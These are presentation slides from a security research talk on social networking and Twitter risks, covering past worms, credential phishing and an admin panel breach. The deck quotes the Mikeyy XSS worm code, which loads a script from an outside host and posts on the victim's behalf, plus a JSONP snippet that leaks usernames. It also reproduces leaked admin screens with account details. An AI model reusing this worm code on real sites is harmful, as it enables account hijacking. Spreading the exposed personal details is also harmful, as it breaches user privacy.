



# #TwitterRisks: Bot C&C, Data Loss, Intel Collection & More

Ben Feinstein, CISSP GCFA

SecureWorks Counter Threat Unit<sup>SM</sup>

# Outline

- Discussion of Social Networking risks
- Attacks on Social Networking systems
- Discussion of Twitter and historical #FAILs
- Attacks and scams on Twitter
- Twitter Authentication Schemes
- Twitter Web Site Auth & Client App Auth
- Twitter Botnet C&C
- Areas for future research

# Social Networking



# Social Networking: The Good, The Bad and The Ugly

- “Social” – as in a social disease
- High interaction
  - Pokes, IMs, DMs, etc
  - Customized profiles, rich content, multimedia, JavaScript
- Misplace perception of intimacy / trust in interactions

# Social Networking: The Good, The Bad and The Ugly (2)

- Lack of boundaries
  - Security / Trust Boundaries
  - Personal boundaries (not a technical issue)
- N<sup>th</sup> degree of separation
  - Graph Theory
  - Any given node is likely to be closely linked to a malicious / compromised node

# Social Networking: The Good, The Bad and The Ugly (3)

- Leak your personal info like a sieve!
  - Krishnamurthy & Wills, ACM WOSN'09
- Valuable for...
  - Open source intelligence gathering
  - Full spectrum penetration testing
  - Targeted attacks & Spearphishing

# Social Networking: The Good, The Bad and The Ugly (4)

- Rich web environments, user submitted content
  - XSS galore
  - CSRF + user POST interactions
  - Browser plug-in / media player vulnerabilities
  - Good environment for wholesale exploitation of client-side vulnerabilities & social engineering

# Facebook Fail!

MI6 chief's wife puts security at risk on Facebook | Graham Cluley's blog - Mozill...

File Edit View History Bookmarks Tools Help

http://www.sophos.com/t

## MI6 chief's wife puts security at risk on Facebook

According to media reports, the incoming head of the British Secret Intelligence Service (better known as MI6) has had personal information about himself and his family exposed on Facebook, after his wife's Facebook account was discovered to be potentially wide open for 200 million people to view.



The [Mail on Sunday](#) claims that the wife of Sir John Sawers left her privacy settings on the social networking website wide open for anyone in the "London" network to view her updates.

According to the newspaper, this revealed details of Sir John and his family (he has three grown up children), including personal photographs of them partying and on holiday, the location of their flat, and the identities of friends and close associates, to any of the almost four million people who are members of the "London" geographic network (a Facebook group that any user can join - regardless of where they are in the world).

Done

MI6 chief's wife puts security at risk on Facebook | Graham Cluley's blog - Mozill...

File Edit View History Bookmarks Tools Help

http://www.sophos.com/t

## facebook

Sign Up Sign up for Facebook to connect with **Shelley Sawers**.



**Shelley Sawers (London)**  
Send **Shelley Sawers** a Message

Not the **Shelley Sawers** you were looking for? Search more »

The Sunday Mail speculates that Sawers could be in hot water for breaching MI6 guidelines after it was revealed that one relative on the network posted a message of congratulations when his appointment was announced:

Congrats on the new job, already dubbed Sir Uncle "C" by nephews in the know!




Done



# LinkedIn Fail!



# Historical Attacks on Social Networking



# Samy MySpace XSS Worm

- A cross-site scripting worm developed by 19-year-old Samy Kamkar
- The Samy Worm struck MySpace in on October 4th, 2005
- The author first updated his MySpace profile w/ the script


# Samy MySpace XSS Worm (2)

- Viewing an infected profile executed the script in context of victim's browser
  - Displayed the string "but most of all, Samy is my hero" on a victim's profile
  - Sent messages to the victim's friends containing the payload
  - Added the Samy author as a friend of the victim
  - Added a copy of the Samy script to victim profile

# Samy MySpace XSS Worm (3)

- Within 20 hours, >1 million users had run the payload
  - \_ One of the fastest spreading computer viruses in history
- MySpace eventually filed suit against Kamkar
- Kamkar pled guilty on Jan 31, 2007 to a felony
  - \_ Case was in Los Angeles Superior Court
  - \_ 3 years probation
  - \_ 90 days community service
  - \_ Undisclosed sum for restitution to MySpace

# Samy MySpace XSS Worm (4)



Source: [ha.ckers.org](http://ha.ckers.org)

Firefox  
 http://mail.myspace.com/index.cfm?fuseaction=mail.friendRequests&Mytoken=

MySpace.com | Home The Web MySpace Search Help | SignOut

classmates.com




**I graduated in:**  
 State: MD Year: 90 GO!  
 Springfield High (1084) Martin Luther King High (676) Trinity High School (628) NEW YORK High School (820)

Home | Browse | Search | Invite | Rank | Mail | Blog | Favorites | Forum | Groups | Events | Games | Music | Classifieds

**KICK ASS**  
**Mail Center**  
**Friend Request Manager** Approve or Deny Your Friend Requests Here [help]

Inbox  
 Saved  
 Sent  
 Trash  
 Bulletin  
 Friend Requests  
 Pending Requests  
 Event Invites

Listing 1-10 of 919664 1 2 3 4 5 >> of 91967 Next >

	Date:	From:	Confirmation:
<input type="checkbox"/>	Oct 4, 2005 10:22 PM	 Online Now!	<b>PLEASE DON'T PRESS CHARGES</b> Lulu the Loveable Freak wants to be your friend! Approve Deny Send Message
<input type="checkbox"/>	Oct 4, 2005 10:21 PM		AlysOn!! wants to be your friend! Approve Deny Send Message
<input type="checkbox"/>	Oct 4, 2005 10:20 PM	 Online Now!	Erika wants to be your friend! Approve Deny Send Message
<input type="checkbox"/>	Oct 4,		

**MAD PHOTOSHOP SKILLS**

**SHE WANTS ME**

**Yellow Dog Flyfishing Adventures**  
 Specializing in destination angling packages throughout the U...  
 www.yellowdogfl...

**Elk River Guiding Company - Fernie, BC**  
 Fly fish the Elk River in the Canadian Rockies.

Source: Samy Kamka



# The Month of Facebook Bugs – September 2009

- Free bugs courtesy of TheHarmonyGuy
- FAXX (Facebook Application XSS+XSRF)
- Identified vulns in > 9,700 Facebook Apps
- Over half were approved “Facebook Verified Applications”
- 6 of the Top 10 Most Popular Apps
- 218M active users / month

# Socially Engineering Social Networks

- Viral propagation through social networking inter
- Current topics may be used to enhance effectiveness
  - e.g., Twitter #trendingtopics
- Socially Engineer victim into installing loader
  - Fake Multimedia Codec
  - Fake Flash Player update
  - Fake YouTube / Facebook sites

# Twitter

# Twitter's Strategic Growth

- Global expansion via SMS users
  - Bharti Airtel – 110M subscribers




**110 million people on one network.**  
– AXIS Indonesia

- MySpace and AOL partnerships


# Twitter #FAILs

- McGrew Security reports CSRF vulnerability
  - April 2008
  - Post update to your timeline when you visit page
- Twitter staging server exposed
  - Damon P. Cortesi (@dacort), July 2008
  - Initial fix was incomplete
    - No Auth required if HTTPS



# Twitter #FAILs (2)

- Twitter Rank experiment
  - Test how many users would give away their login credentials for an bogus “twitter rank”





1P



http://twitterawesomeness.com/



Google

# Twitter AWESOMENESS!!!

## About Twitter AWESOMENESS...

As the name implies, Twitter AWESOMENESS is to see how AWESOME you are on Twitter!

## Tell me how awesome I am!

Twitter User ID:

Twitter Password:

Tell everyone on Twitter how AWESOME I am!

Go!

### Disclaimer

I'm in ur Twitterz, stealin ur credz!



It's ok, 259 other people gave their passwords too!

Please note - if you haven't noticed, this doesn't really calculate your awesomeness.


Source: Damon P. Contes

# Twitter #FAILs (4)

- User Search feature debuts w/ an XSS vuln



Source: Damon P. Contesi






# Twitter #FAILs (4)


- Info disclosure problems
  - December 2008
  - 3<sup>rd</sup> party sites could use Twitter API and JSON callback to determine a visitor's Twitter username

```
$.getJSON("http://twitter.com/statuses/user_timeline?  
count=1&callback=?",  
function(data) {  
alert("Username is: " + data[0].user.screen_name);  
});
```



# Twitter #FAILs (5)

- Credentials to Admin interface compromised
  - Admin interface was publicly accessible
  - Twitter accounts of employees linked to admin logins
  - Weak password = “happin
  - May 2009



# Find A User

Screen Name ▾

britneyspears

Find

## Found 1 User

1. [Britney Spears](#) / [britneyspears](#) / 16409683 / [\[redacted\]](#)@gmail.com  
[become](#), [edit](#), [clear caches](#), [rebuild social graph](#), [compare](#), [reset password](#), [ban](#), [spam history](#)

### Devices

No devices.

### Support Notes

[new ticket](#) | [profile](#) | [edit](#) |

\*01/05/09: changed email address back to original, emailed lauren the new pwd and gave her my personal number in case of problems. -Crystal

### Tickets

[pending](#) | [open](#) |

### Alerts

Time	By	Message	About
01/06/2009 00:48	commiecat	Password was changed by another user.	
01/05/2009 21:48	commiecat	Password was changed by another user.	
01/05/2009 17:30	goldman	Password was changed by another user.	
01/05/2009 16:46	crystal	Password was changed by another user.	

<b>joined</b>	Mon Sep 22, 2008 20:47:35
<b>last login IP</b>	[redacted]
<b>locked out IPs (possibly incomplete)</b>	<a href="#">(reset all)</a>
<b>last update</b>	Tue Apr 28, 2009 01:00:56 via <a href="#">TwitPic</a>
<b>@replies</b>	friends
<b>language</b>	en ( <a href="#">clear</a> )

<b>updates</b>	128
<b>update daily limit</b>	1 / 126 since Tue Apr 28, 2009 01:00:56 until Tue Apr 28, 2009 04:00:56
<b>api rate limit</b>	0 / 100 since Tue Apr 28, 2009 01:16:25 until Tue Apr 28, 2009 02:16:25
<b>following</b>	377113 / 1324683.8
<b>follow attempts per day</b>	344 / 1000 since Mon Apr 27, 2009 01:22:41 until Tue Apr 28, 2009 01:22:41
<b>followers</b>	1204258
<b>direct messages daily limit</b>	0 / 250 since Tue Apr 28, 2009 01:16:25 until Wed Apr 29, 2009 01:16:25
<b>favorites daily limit</b>	0 / 1000 since Tue Apr 28, 2009 01:16:25 until Wed Apr 29, 2009 01:16:25
<b>mail bouncing?</b>	No (0)

<b>restricted?</b>	no ( <a href="#">flag</a> )
<b>suspended?</b>	no ( <a href="#">flag</a> )
<b>deleted?</b>	no ( <a href="#">delete &amp; backup</a> )
<b>backup?</b>	No

<b>blocking</b>	0 users
<b>blocked by</b>	3855 users <a href="#">fabfarm</a> , <a href="#">KevinDupuy</a> , <a href="#">heymermaid</a> , <a href="#">LotusBlossom</a> , <a href="#">krippi</a> , <a href="#">ita_snowflower</a> , <a href="#">film_girl</a> , <a href="#">grahamgilbert</a> , <a href="#">greggscott</a> , <a href="#">boxburger</a> , <a href="#">J_Waterhouse</a> , <a href="#">jimbergman</a> , <a href="#">ddub74</a> , <a href="#">scottttt</a> , <a href="#">MrsClaus25</a> , <a href="#">shanewiordan</a> , <a href="#">Ginae</a> , <a href="#">SaikoSakura</a>

# Find A User

Screen Name

Find

## Found 1 User

- [ashton kutcher / aplusk / 19058681 / \[redacted\] @aol.com](#)  
[become](#), [edit](#), [clear caches](#), [rebuild social graph](#), [compare](#), [reset password](#), [ban](#), [spam history](#)

### Devices

No devices.

### Tickets & Support Notes

[attach](#) | [create](#) |

No zendesk user exists for this user.

### Alerts

Time	By	Message	About
01/16/2009 07:40		Password was changed by another user.	

<b>joined</b>	Fri Jan 16, 2009 07:40:06 from [redacted]
<b>last login IP</b>	[redacted]
<b>locked out IPs (possibly incomplete)</b>	<a href="#">(reset all)</a>
<b>last update</b>	Mon Apr 27, 2009 23:26:32 via <a href="#">TweetDeck</a>
<b>@replies</b>	friends
<b>language</b>	en ( <a href="#">clear</a> )

<b>updates</b>	1749
<b>update daily limit</b>	2 / 126 since Mon Apr 27, 2009 22:34:07 until Tue Apr 28, 2009 01:34:07
<b>api rate limit</b>	0 / 100 since Tue Apr 28, 2009 01:18:48 until Tue Apr 28, 2009 02:18:48
<b>following</b>	137 / 2000
<b>follow attempts per day</b>	0 / 1000 since Tue Apr 28, 2009 01:18:48 until Wed Apr 29, 2009 01:18:48
<b>followers</b>	1468532
<b>direct messages daily limit</b>	0 / 250 since Tue Apr 28, 2009 01:18:48 until Wed Apr 29, 2009 01:18:48
<b>favorites daily limit</b>	0 / 1000 since Tue Apr 28, 2009 01:18:48 until Wed Apr 29, 2009 01:18:48
<b>mail bouncing?</b>	No (0)

<b>restricted?</b>	no ( <a href="#">flag</a> )
<b>suspended?</b>	no ( <a href="#">flag</a> )
<b>deleted?</b>	no ( <a href="#">delete &amp; backup</a> )
<b>backup?</b>	No

<b>blocking</b>	8 users <a href="#">drunkstepfather</a> , <a href="#">PerezHilton</a> , <a href="#">ASHTONSFATHER</a> , <a href="#">AshtonsDaddy</a> , <a href="#">Applusk</a> , <a href="#">chandlerar</a> , <a href="#">nowTesting</a> , <a href="#">punkdback</a> ,
-----------------	--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

# Find A User

Screen Name ▾

BarackObama

Find

## Found 1 User

- [Barack Obama](#) / [BarackObama](#) / [813286](#) / [@barackobama.com](#)  
[become](#), [edit](#), [clear caches](#), [rebuild social graph](#), [compare](#), [reset password](#), [ban](#), [spam history](#)

### Devices

No devices.

### Support Notes

[new ticket](#) | [profile](#) | [edit](#) |

\*01/05/09: user account hacked. someone (not me, probably biz) restored account to normalcy. -Crystal

### Tickets

[pending](#) | [open](#) |

### Alerts

[more...](#)

Time	By	Message	About
02/18/2009 08:56	evan	Impersonated by admin.	
01/09/2009 09:02	SkyNebula	Password was changed by another user.	
01/08/2009 23:51	rebelwolf	Password was changed by another user.	
01/08/2009 22:22	ajaesque	Password was changed by another user.	
01/08/2009 21:12	j_gabriel	Password was changed by another user.	
01/08/2009 13:39	wrren	Password was changed by another user.	
01/08/2009 05:46	SarahA	Password was changed by another user.	
01/08/2009 03:43	atlcelebrity	Password was changed by another user.	
01/08/2009 01:10	jgmorard	Password was changed by another user.	
01/07/2009 22:23	beep	Password was changed by another user.	

<b>joined</b>	Mon Mar 05, 2007 22:08:25
<b>last login IP</b>	
<b>locked out IPs (possibly incomplete)</b>	<a href="#">(reset all)</a>
<b>last update</b>	Wed Mar 25, 2009 18:04:00 via web
<b>@replies</b>	friends
<b>language</b>	en <a href="#">(clear)</a>

<b>updates</b>	265
<b>update daily limit</b>	0 / 126 since Tue Apr 28, 2009 01:20:34 until Tue Apr 28, 2009 04:20:34
<b>api rate limit</b>	0 / 100 since Tue Apr 28, 2009 01:20:34 until Tue Apr 28, 2009 02:20:34
<b>following</b>	765282 / 1102670.8
<b>follow attempts per day</b>	495 / 1000 since Tue Apr 28, 2009 00:48:17 until Wed Apr 29, 2009 00:48:17
<b>followers</b>	1002428
<b>direct messages daily limit</b>	0 / 250 since Tue Apr 28, 2009 01:20:34 until Wed Apr 29, 2009 01:20:34
<b>favorites daily limit</b>	0 / 1000 since Tue Apr 28, 2009 01:20:34 until Wed Apr 29, 2009 01:20:34
<b>mail bouncing?</b>	No (0)


<b>restricted?</b>	no <a href="#">(flag)</a>
<b>suspended?</b>	no <a href="#">(flag)</a>
<b>deleted?</b>	no <a href="#">(delete &amp; backup)</a>
<b>backup?</b>	No

<b>blocking</b>	96 users <a href="#">kkk4lyf</a> , <a href="#">fancyfacefree</a> , <a href="#">anne47</a> , <a href="#">savanna</a> , <a href="#">Istegner</a> , <a href="#">2monkeymama</a> , <a href="#">rachel_wanggg</a> , <a href="#">TBOEly</a> , <a href="#">HildeAK</a> , <a href="#">snake2009</a> , <a href="#">souvilla</a> , <a href="#">SamHottness</a> , <a href="#">vh1sCornfed</a> , <a href="#">carrel</a> , <a href="#">helleewellee</a> , <a href="#">CupcakeMama84</a> , <a href="#">iCarmel</a> , <a href="#">aahb29</a> , <a href="#">geeiscool</a> , <a href="#">znial22</a> , <a href="#">kmi</a>
-----------------	-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

# Mikeyy Twitter XSS Worm – April 2009

- Twitter suffered an XSS worm outbreak over Easter
- Potential victim receives a tweet:
  - “Hey everyone, join [www.StalkDaily.com](http://www.StalkDaily.com). It’s a site like Twitter but with pictures, videos, and so much more!”
- Link takes you to XSS attack payload
- Caused profiles to send similar Twitter msgs to their contacts

# Mikeyy Twitter XSS Worm (2)



Hey everyone, join [www.StalkDaily.com](http://www.StalkDaily.com). It's a site like Twitter but with pictures, videos, and so much more! :)

about 8 hours ago from web · [Reply](#) · [View Tweet](#)



Hey everyone, join [www.StalkDaily.com](http://www.StalkDaily.com). It's a site like Twitter but with pictures, videos, and so much more! :)

about 8 hours ago from web · [Reply](#) · [View Tweet](#)



Hey everyone, join [www.StalkDaily.com](http://www.StalkDaily.com). It's a site like Twitter but with pictures, videos, and so much more! :)

about 8 hours ago from web · [Reply](#) · [View Tweet](#)



Hey everyone, join [www.StalkDaily.com](http://www.StalkDaily.com). It's a site like Twitter but with pictures, videos, and so much more! :)

about 8 hours ago from web · [Reply](#) · [View Tweet](#)

Source: F-Secure Antivirus Research Web

# Mikeyy Twitter XSS Worm – The Attack

```
var update = urlencode("Hey everyone, join www.StalkDaily.com. It's a site like  
Twitter but with pictures, videos, and so much more! :)");  
var xss = urlencode('http://www.stalkdaily.com"></a><script  
src="http://mikeyyloolz.uuuq.com/x.js"></script><script  
src="http://mikeyyloolz.uuuq.com/x.js"></script><a ');  
  
var ajaxConn = new XMLHttpRequest();  
ajaxConn.connect("/status/update", "POST", "authenticity_token="+authtoken+"&  
status="+update+"&tab=home&update=update");  
ajaxConn1.connect("/account/settings", "POST", "authenticity_token="+authtoken+"&  
user[url]="+xss+"&tab=home&update=update");
```

Source: Damon P. Conte



# Mikeyy Twitter XSS Worm – The Confession



Source: F-Secure Antivirus Research Web

# Mikeyy Twitter XSS Worm – Public Statement from Twitter



STATUS

SAT

APR  
11TH

## Update on StalkDaily.com Worm 4 hours ago

Earlier today we were informed of a malicious site that was spreading links to StalkDaily.com on Twitter without user consent via a cross-site scripting vulnerability. We've taken steps to remove the offending updates, and to close the holes that allowed this "worm" to spread.

No passwords, phone numbers, or other sensitive information were compromised as part of this attack.

# cleaningUpMikey XSS Worm

twitter

[Login](#) [Join Twitter!](#)



**cleaningUpMikey**



This person has protected their updates.

Name [helpingOthers](#)

Web [http://Mikey...](#)



following



followers

1

updates

Updates

Favorites

© 2009 Twitter [About Us](#) [Contact](#) [Blog](#) [Status](#) [Apps](#) [API](#) [Search](#) [Help](#) [Jobs](#) [Terms](#) [Privacy](#)

Source: F-Secure Antivirus Research Web

# cleaningUpMikey XSS Worm (2)

32 more results since you started searching. [Refresh](#) to see them.

[Newer](#) « Page 18



[cleaningUpMikey](#): Twitter, **hire** Mikeyy! (718) 312-8131 (:)

7 minutes ago from web · [Reply](#) · [View Tweet](#)



Twitter, **hire** Mikeyy! (718) 312-8131 (:)

7 minutes ago from web · [Reply](#) · [View Tweet](#)



Twitter, **hire** Mikeyy! (718) 312-8131 (:)

7 minutes ago from web · [Reply](#) · [View Tweet](#)



Twitter, **hire** Mikeyy! (718) 312-8131 (:)

7 minutes ago from web · [Reply](#) · [View Tweet](#)



Twitter, **hire** Mikeyy! (718) 312-8131 (:)


7 minutes ago from web · [Reply](#) · [View Tweet](#)

Source: F-Secure Antivirus Research Web

# Mikeyy Twitter XSS Worm – The Perp

Profile Photos Audio

**Mikeyy.**



Gender: **M**

Member Since: **02/08/2006**

Profile Views: **4,594**

Total Live Views:

Last Login: **04/12/2009**

OFFLINE

**Add as Friend**

Subscribe

Send Message



